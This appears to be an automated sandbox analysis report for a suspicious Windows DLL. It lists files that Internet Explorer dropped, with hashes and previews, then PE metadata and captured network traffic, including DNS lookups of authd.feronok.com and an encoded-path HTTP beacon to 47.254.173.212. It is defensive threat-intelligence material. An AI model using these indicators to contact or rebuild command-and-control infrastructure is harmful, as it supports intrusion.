SHA-512:	07B193B15E5DC5293F4E6A7C623B0FDBBFF84936DA37D064D6808B7E91ACEEAC6EABBA869F44F3721BAE981C7F02B22FE7BC675B0E4477DF2248BDF3D185D3 37
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xe0ed1a45,0x01d75c4d</date><a ccdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0xe 0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile> </msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin202591677780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Entropy (8bit):	5.081267419256663
Encrypted:	false
SSDEEP:	12:TMHdNMNxxpMonWimI002EtM3MHdNMNxxpMonWimI00Ob6Kq5EtMb:2d6Nx/MoSZHKd6Nx/MoSZ7ob
MD5:	8473F0AC244EA0062FDBB746AD657821
SHA1:	B0E117492B62EDE106080B75A5821ADF10ECDC93
SHA-256:	8700A766CBEE959F2D483889CAA34F2F82CB0FCEE6D411057061AA8EF0D1745F
SHA-512:	ED272250B4F43ED9019D875872DF861CD989A3063EFE26FD0DE6AD8FCCBD5AD353870C3A7E6A9906FA2E7E7022E738AFDFFE9D647411032BBE64D5DE4B8F2A 9C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xe0ed1a45,0x01d75c4d</date> accdate>0xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xe0ed1a45,0x01d75c4d</date><accdate>0 xe0ed1a45,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/> </tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.073579868504357
Encrypted:	false
SSDEEP:	12:TMHdNMNxcTnWimI002EtM3MHdNMNxcTnWimI00ObVEtMb:2d6Nx+SZHKd6Nx+SZ7Db
MD5:	358A297A51F48C33F354313C7F997ED0
SHA1:	1FC04A3475CF94404CA5B75AB75C4E50CD9610C4
SHA-256:	641C3E8CE7C07CBF850015BD6A69E65235B822672BD873F5CAE873C304F669A1
SHA-512:	D05C7265626AAFD27EE3AABBE4F59A7956FD50DE558C2B6CB030C410E5882D77F67F76C7FFFDBDEDAF49149B7674FFC1747E6BBE6B6A7156382B7F89A56340 F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xe0e390e5,0x01d75c4d</date> <accdate>0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xe0e390e5,0x01d75c4d</date><accdate >0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook .url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.053865342338117
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnTnWimI002EtM3MHdNMNxfnTnWimI00Obe5EtMb:2d6NxbSZHKd6NxbSZ7ijb
MD5:	5FACBF68BC885E0930CBDD5501E58E39
SHA1:	BCB29F778D7C4CED48E2CB1F6504F4291FAFD48C
SHA-256:	CB27A98E64763FBAF8BCAE8B14E411F0C37072A29F152038A445A64E233D2E37
SHA-512:	BFF46F13BA0E96E04AFD616A4CC3213B93F7038C39B46F2F6D9B2738592C5E4FD6C397E6406DC88206D5761CF184A21516B961AFAD19DD9B98C413D028A6ADF
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xe0e390e5,0x01d75c4d</date><a ccdate>0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xe0e390e5,0x01d75c4d</date><a ccdate>0xe0e390e5,0x01d75c4d</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Go ogle.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\down[1]	
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
IE Cache URL:	res://ieframe.dll/down.png
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~..... ....b.....$..s...7tRNS.a.o(,.s....e.....q*..... .....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....l..z.....'.ksC...X<.+..J>....%3BmqaV ...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	4720
Entropy (8bit):	5.164796203267696
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRgRLnRynjZbRXkRPRk6C87Apsat/5/+mhPcF+5g+mOQb7A9o:JsUOG1yNlX6ZzWpHOWLia16Cb7bk
MD5:	D65EC06F21C379C87040B83CC1ABAC6B
SHA1:	208D0A0BB775661758394BE7E4AFB18357E46C8B
SHA-256:	A1270E90CEA31B46432EC44731BF4400D22B38EB2855326BF934FE8F1B169A4F
SHA-512:	8A166D26B49A5D95AEA49BC649E5EA58786A2191F4D2ADAC6F5FBB7523940CE4482D6A2502AA870A931224F215CB2010A8C9B99A2C1820150E4D365CAB28299
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts ";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet conn ection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "Your PC doesn\u2019t trust this website\u2019s security certificate.";..var L_CertExpired_TEXT = "The website \u2019s security certificate is not yet valid or has expired.";..var L_CertCNMismatch_TEXT = "The hostname in the website\u2019s security certificate differs from the web site you are trying to visit.";..var L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\ErrorPageTemplate[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	2168
Entropy (8bit):	5.207912016937144
Encrypted:	false
SSDEEP:	24:5+j5xU5k5N0ndgvoyeP0yyiyQCDr3nowMVworDtX3orKxWxDnCMA0da+hieyuSQK:5Q5K5k5pvFehWrrarrZIrHd3FIQfOS6
MD5:	F4FE1CB77E758E1BA56B8A8EC20417C5
SHA1:	F4EDA06901EDB98633A686B11D02F4925F827BF0
SHA-256:	8D018639281B33DA8EB3CE0B21D11E1D414E59024C3689F92BE8904EB5779B5F
SHA-512:	62514AB345B6648C5442200A8E9530DFB88A0355E262069E0A694289C39A4A1C06C6143E5961074BFAC219949102A416C09733F24E8468984B96843DC222B436
Malicious:	false
IE Cache URL:	res://ieframe.dll/ErrorPageTemplate.css
Preview:	.body..{...font-family: "Segoe UI", "verdana", "arial";...background-image: url(background_gradient.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...ma rgin-top: 20px;...margin-left: 20px;...color: #575757;..}....body.securityError..{...font-family: "Segoe UI", "verdana" , "Arial";...background-image: url(background_grad ient_red.jpg);...background-repeat: repeat-x;...background-color: #E8EAEF;...margin-top: 20px;...margin-left: 20px;..}....body.tabInfo..{...background-image: none;...back ground-color: #F4F4F4;..}.. ..a..{...color: rgb(19,112,171);.font-size: 1em;...font-weight: normal;...text-decoration: none;...margin-left: 0px;...vertical-align: top;..}....a:link, a:visited..{...color: rgb(19,112,171);...text-decoration: none;...vertical-align: top;..}....a:hover..{...color: rgb(7,74,229);...text-decoration: underline;..}....p..{...font-size: 0.9em;..}.....h1 /* used for Title */..{...color: #4465A2;...font-size: 1.1em;...font-weight: normal;...vertical-align

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	7.304718288205936
Encrypted:	false
SSDEEP:	12:6v/71Cyt/JNTWxGdr+kZDWO7+4dKIv0b1GKuxu+R:/yBJNTqsSk9BTwE05su+R
MD5:	26F971D87CA00E23BD2D064524AEF838
SHA1:	7440BEFF2F4F8FABC9315608A13BF26CABAD27D9
SHA-256:	1D8E5FD3C1FD384C0A7507E7283C7FE8F65015E521B84569132A7EABEDC9D41D
SHA-512:	C62EB51BE301BB96C80539D66A73CD17CA2021D5D816233853A37DB72E04050271E581CC99652F3D8469B390003CA6C62DAD2A9D57164C620B7777AE99AA1B1
Malicious:	false
IE Cache URL:	res://ieframe.dll/bullet.png

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\bullet[1]	
Preview:	.PNG.....IHDR.....ex....PLTE...(EkFRp&@e&@e)Af)AgANjBNjDNjDNj2Vv-Xz-Y{3XyC\}E_.2j.3l.8p.7q.;j.;l.Zj.\l.5o.7q.<..aw.<..dz.E.....1..@.7..~.....9..:.....A ..B..E..9..:...a..c..b..g.#M.%O.#r.#s.%y.2..4..+..-..?..@..;..p..s...G..H..M.....z`....#tRNS...../,....mIDATx^..C..`.....S....y'...05...|..k.X.....*`.F.K....JQ..u.<.}.. .. [U..m....'r%.....yn.`.7F..).5..b..rX.T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\background_gradient[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 1x800, frames 3
Category:	downloaded
Size (bytes):	453
Entropy (8bit):	5.019973044227213
Encrypted:	false
SSDEEP:	6:3llVuiPjlXJYhg5suRd8PImMo23C/kHrJ8yA/NIeYoWg78C/vTFvbKLAh3:V/XPYhiPRd8j7+9LoIrobtHTdbKi
MD5:	20F0110ED5E4E0D5384A496E4880139B
SHA1:	51F5FC61D8BF19100DF0F8AADAA57FCD9C086255
SHA-256:	1471693BE91E53C2640FE7BAEECBC624530B088444222D93F2815DFCE1865D5B
SHA-512:	5F52C117E346111D99D3B642926139178A80B9EC03147C00E27F07AAB47FE38E9319FE983444F3E0E36DEF1E86DD7C56C25E44B14EFDC3F13B45EDEDA064DB5A
Malicious:	false
IE Cache URL:	res://ieframe.dll/background_gradient.jpg
Preview:	.....JFIF.....d.d.....Ducky.....P.....Adobe.d..... .....W..... .....Qa.....?.....%.....x.....s...Z.....j.T.wz.6...X.@... V.3tM...P@.u.%...m..D.25...T...F.....p.....A.....BP..qD.(.....ntH.@.....h?..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	12105
Entropy (8bit):	5.451485481468043
Encrypted:	false
SSDEEP:	192:x20iniOciwd1BtvjrG8tAGGGVWnvyJVUrUiki3ayimi5ezLCvJG1gwm3z:xPini/i+1Btvjy815ZVUwiki3ayimi5f
MD5:	9234071287E637F85D721463C488704C
SHA1:	CCA09B1E0FBA38BA29D3972ED8DCECEFDEF8C152
SHA-256:	65CC039890C7CEB927CE40F6F199D74E49B8058C3F8A6E22E8F916AD90EA8649
SHA-512:	87D691987E7A2F69AD8605F35F94241AB7E68AD4F55AD384F1F0D40DC59FFD1432C758123661EE39443D624C881B01DCD228A67AFB8700FE5E66FC794A6C0384
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function getDisplayValue(elem

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\http_404[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	6495
Entropy (8bit):	3.8998802417135856
Encrypted:	false
SSDEEP:	48:up4d0yV4VkBXvLutC5N9J/1a5TI7kZ3GUXn3GFa7K083GJehBu01kptk7KwyBwpM:uKp6yN9JaKktZX36a7x05hwW7RM
MD5:	F65C729DC2D457B7A1093813F1253192
SHA1:	5006C9B50108CF582BE308411B157574E5A893FC
SHA-256:	B82BFB6FA37FD5D56AC7C00536F150C0F244C81F1FC2D4FEFBBDC5E175C71B4F
SHA-512:	717AFF18F105F342103D36270D642CC17BD9921FF0DBC87E3E3C2D897F490F4ECFAB29CF998D6D99C4951C3EABB356FE759C3483A33704CE9FCC1F546EBCBB7
Malicious:	false
IE Cache URL:	res://ieframe.dll/http_404.htm
Preview:	.<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">....<html dir="ltr">.... <head>.. <link rel="stylesheet" type="text/css" href="ErrorPageTemplate.css">.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.... <title>HTTP 404 Not Found</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:initHomepage(); expandCollapse('infoBlockID', true); initGoBack(); initMoreInfo('infoBlockID');">.... <table width="730" cellpadding="0" cellspacing="0" border="0">.... Error title -->.. <tr>.. <td id="infoIconAlign" width="60" align="left" valign="top" rowspan="2">.. <img src="info_48.png" id="infoIcon" alt="Info icon">..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\WJ8I2OL4\info_48[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 47 x 48, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	4113
Entropy (8bit):	7.9370830126943375
Encrypted:	false
SSDEEP:	96:WNTJL8szf79M8FUjE39KJoUUuJPnvmKacs6Uq7qDMj1XPL:WNrzFoQSJPnvzs6rL
MD5:	5565250FCC163AA3A79F0B746416CE69
SHA1:	B97CC66471FCDEE07D0EE36C7FB03F342C231F8F
SHA-256:	51129C6C98A82EA491F89857C31146ECEC14C4AF184517450A7A20C699C84859
SHA-512:	E60EA153B0FECE4D311769391D3B763B14B9A140105A36A13DAD23C2906735EAAB9092236DEB8C68EF078E8864D6E288BEF7EF1731C1E9F1AD9B0170B95AC13 4
Malicious:	false
IE Cache URL:	res://ieframe.dll/info_48.png
Preview:	.PNG.....IHDR.../...0.....#.....IDATx^...pUU..{....KB.....!....F.....jp.Q.....Vg.F..m.Q....{...,m.@.56D...&$d!.<..}....s..K9.....{.....[./<..T..I.I..JR)).9.k.N.%.E.W^}....Po..... .....X..;.=.P...../...+...9./..s.....9..|.....*.7v.`..V.....-^.$S[[[.....K..z.....3..3....5 ...0..''/n/.c...&.{.ht..?....A..I{.n.....|....t.....N}..%.v...:.E..i...`....a.k.mg.LX..fcFU.fO-..YEfd.}...~.".. ....}I$....^.re..'^X..*}.?.^U.G..... .30...X.....f[.l0.P`..KC...[..[..6....~..i..Q.|;x..T .....s.5...n+.0..;...H#.2..#.M..m[^3x&E.Ya..\K..{[..M..g...yf0..~....M.]7..ZZZ:..a.O.G64]....9..l[..a... .N,,.h.....5...f*.y...}...BX{.G^...?.c.....s^..P.(..G...t.0.:.X.DCs.....]vf...py).....x..>-..Be.a...G...Y!...z...g.{....d.s.o.....%.x.....R.W.....Z.b,....!..6Ub....U.qY(/v..m.a...4.`Qr\.E.G..a)..t..e.j.W.....C<.1.....c..l1w....]3%....tR;,..3..-.NW.5...t..H..h..D..b.....M....)B..2J...)..o..m..M.t....wn./....+Wv....xkg..*..

C:\Users\user\AppData\Local\Temp\JavaDeployReg.log	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	89
Entropy (8bit):	4.519406083343313
Encrypted:	false
SSDEEP:	3:oVXUbVbfALmqRAW8JOGXnEbVbfALmgn:o9UpubR9qEpuf
MD5:	C9577366B230E3D02989EBAE9039B378
SHA1:	E7A71B648ECE0114729875CD56C41BB39738933D
SHA-256:	26CBDD7D48376CF1A596B4DD0988F22A24394BCE856656C45F8F2D0F98725C4C
SHA-512:	EA40288894F985A9DC922080B930D38AACEBD3E6B60936947F28BE5837DBBCAC5E3B598D402ECB001A56AEE2B8C227FF20201D1DCCE9208E69557FE0DA1FB3 D7
Malicious:	false
Preview:	[2021/06/08 03:05:25.174] Latest deploy version: ..[2021/06/08 03:05:25.174] 11.211.2 ..

C:\Users\user\AppData\Local\Temp\~DF576B8A5F529C2713.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40105
Entropy (8bit):	0.6631678670645941
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+2wqDwBwd6QZ2oRwd6QZ2oawd6QZ2ov:kBqoxKAuqR+2wqDwBs/Rs/as/v
MD5:	425B698152378D38042530C60D4CBF41
SHA1:	4D04296F6B32E8D5D6B7E6F48EBAFFEC5FBC9642
SHA-256:	8FFC223AF114D5767DC8C75CB0F52959B12E762D46A07694526B50FAFA59102F
SHA-512:	B29FDE80E5E826EB2C8EB246867884819CA38B6916BD9054210AB9DD5798997CB62544709DC6B8A4DA80C9F6982C253B19E5F4449BC736611193A73B5DEBB5A
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF911219CB699D8BEF.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.40990877031581757
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loHF9loF9lW5Wcv:kBqoIOw5Wcv
MD5:	4C4A4BC5DD5CF7031A47ECDABADC6329
SHA1:	7AEB5294FD7C7389A8922365F152536E38968767
SHA-256:	C3650AAE56849635B121E3C56D0BD1B427FBDC5A841E19F11E6EE4617D68C376

C:\Users\user\AppData\Local\Temp\~DF911219CB699D8BEF.TMP	
SHA-512:	444026F7C86993A291A377F0776EB8AFB2FCEC3CBCA324CB82473C1F7BFA6B49A67ED4360B5970F40B5EE19EF6213702C4C87FDFE599F11F1B2AE5DB9EDB18I 0
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.141114890416556
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	HP7cjYBnlS.dll
File size:	854016
MD5:	b8bc8b1740b329ff2baf16bcee6ca23d
SHA1:	d9215e03d2ddae00041a4ddd731872025b3ce537
SHA256:	aafda6138e0a43b153cc003b11f3e5fa8bf9e929d2356ec536b931a0ce983aa1
SHA512:	526cee6275372aaa9a34e51a42e607e940b2c0652b45aa3acf5a2b92b8cda6dc1c117d891d64fc93e013869e8244615b7d5d76c2c9c89b02920a11d97a4ed4af
SSDEEP:	24576:QqUdwbd9vSNvA2rqFIYURXYdjB/i37HHgvd:/jR9v6LrqCYURXY3irHc
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....F...F...F...G...F...GQ..F...G...F...G...F...G...F...G...Fo4.F...F...F...F...G...F...G...F...F...F...G...FRich...F.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x10018d2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x1000000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60B6D651 [Wed Jun 2 00:52:33 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	3886a4d0545dd72353a1dfd84401a2b8

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x90db8	0x90e00	False	0.659131659836	data	6.69653105184	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x92000	0x3bde4	0x3be00	False	0.48056253262	data	3.78544205249	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xce000	0x4eaf8	0xc00	False	0.1875	data	2.43696270839	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x11d000	0x18c	0x200	False	0.44140625	data	2.58715666458	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x11e000	0x28cc	0x2a00	False	0.792503720238	data	6.63746947151	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 8, 2021 03:05:25.970415115 CEST	192.168.2.3	8.8.8.8	0x7252	Standard query (0)	authd.feronok.com	A (IP address)	IN (0x0001)
Jun 8, 2021 03:06:09.799335003 CEST	192.168.2.3	8.8.8.8	0x36e3	Standard query (0)	authd.feronok.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 8, 2021 03:05:06.430274010 CEST	8.8.8.8	192.168.2.3	0xff59	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Jun 8, 2021 03:05:26.238073111 CEST	8.8.8.8	192.168.2.3	0x7252	No error (0)	authd.feronok.com		47.254.173.212	A (IP address)	IN (0x0001)
Jun 8, 2021 03:06:09.844717979 CEST	8.8.8.8	192.168.2.3	0x36e3	No error (0)	authd.feronok.com		47.254.173.212	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- authd.feronok.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49735	47.254.173.212	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jun 8, 2021 03:05:26.646472931 CEST	1410	OUT	GET /5FNMYYgHAZL8fVyyU/16CafLRrMTz3/QRf0T9yKnnG/48zYuAResxRN4Y/8IsjuLfvxqx5QmY_2BQXv/jhaYg nRoJXbt0p9E/b8fATrD6qQYegBk/Z_2BGMca1pIbKyE0_2/B6xQROT_2/FVtM7cI_2F4AqKBZTcM8/ka_2F9uVk0Uf 7i421qg/djhua0iQVsNSQqZdHOVnOp/1bWWjsxwMvE9P/MwkEBGYh/46lRSAqS_2BR6Lm5JNn7FqF/GnvaxpV6Hg/P mOIMmhyTSho2PVt_/2FS0IBXGm_2B/SjjfTOvQzGo/_2FqD_2BGuMeOB/vnbxHYtmqGY_2BlpC/_2BvpW HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: authd.feronok.com Connection: Keep-Alive
Jun 8, 2021 03:05:27.181036949 CEST	1410	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 08 Jun 2021 01:05:27 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49743	47.254.173.212	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
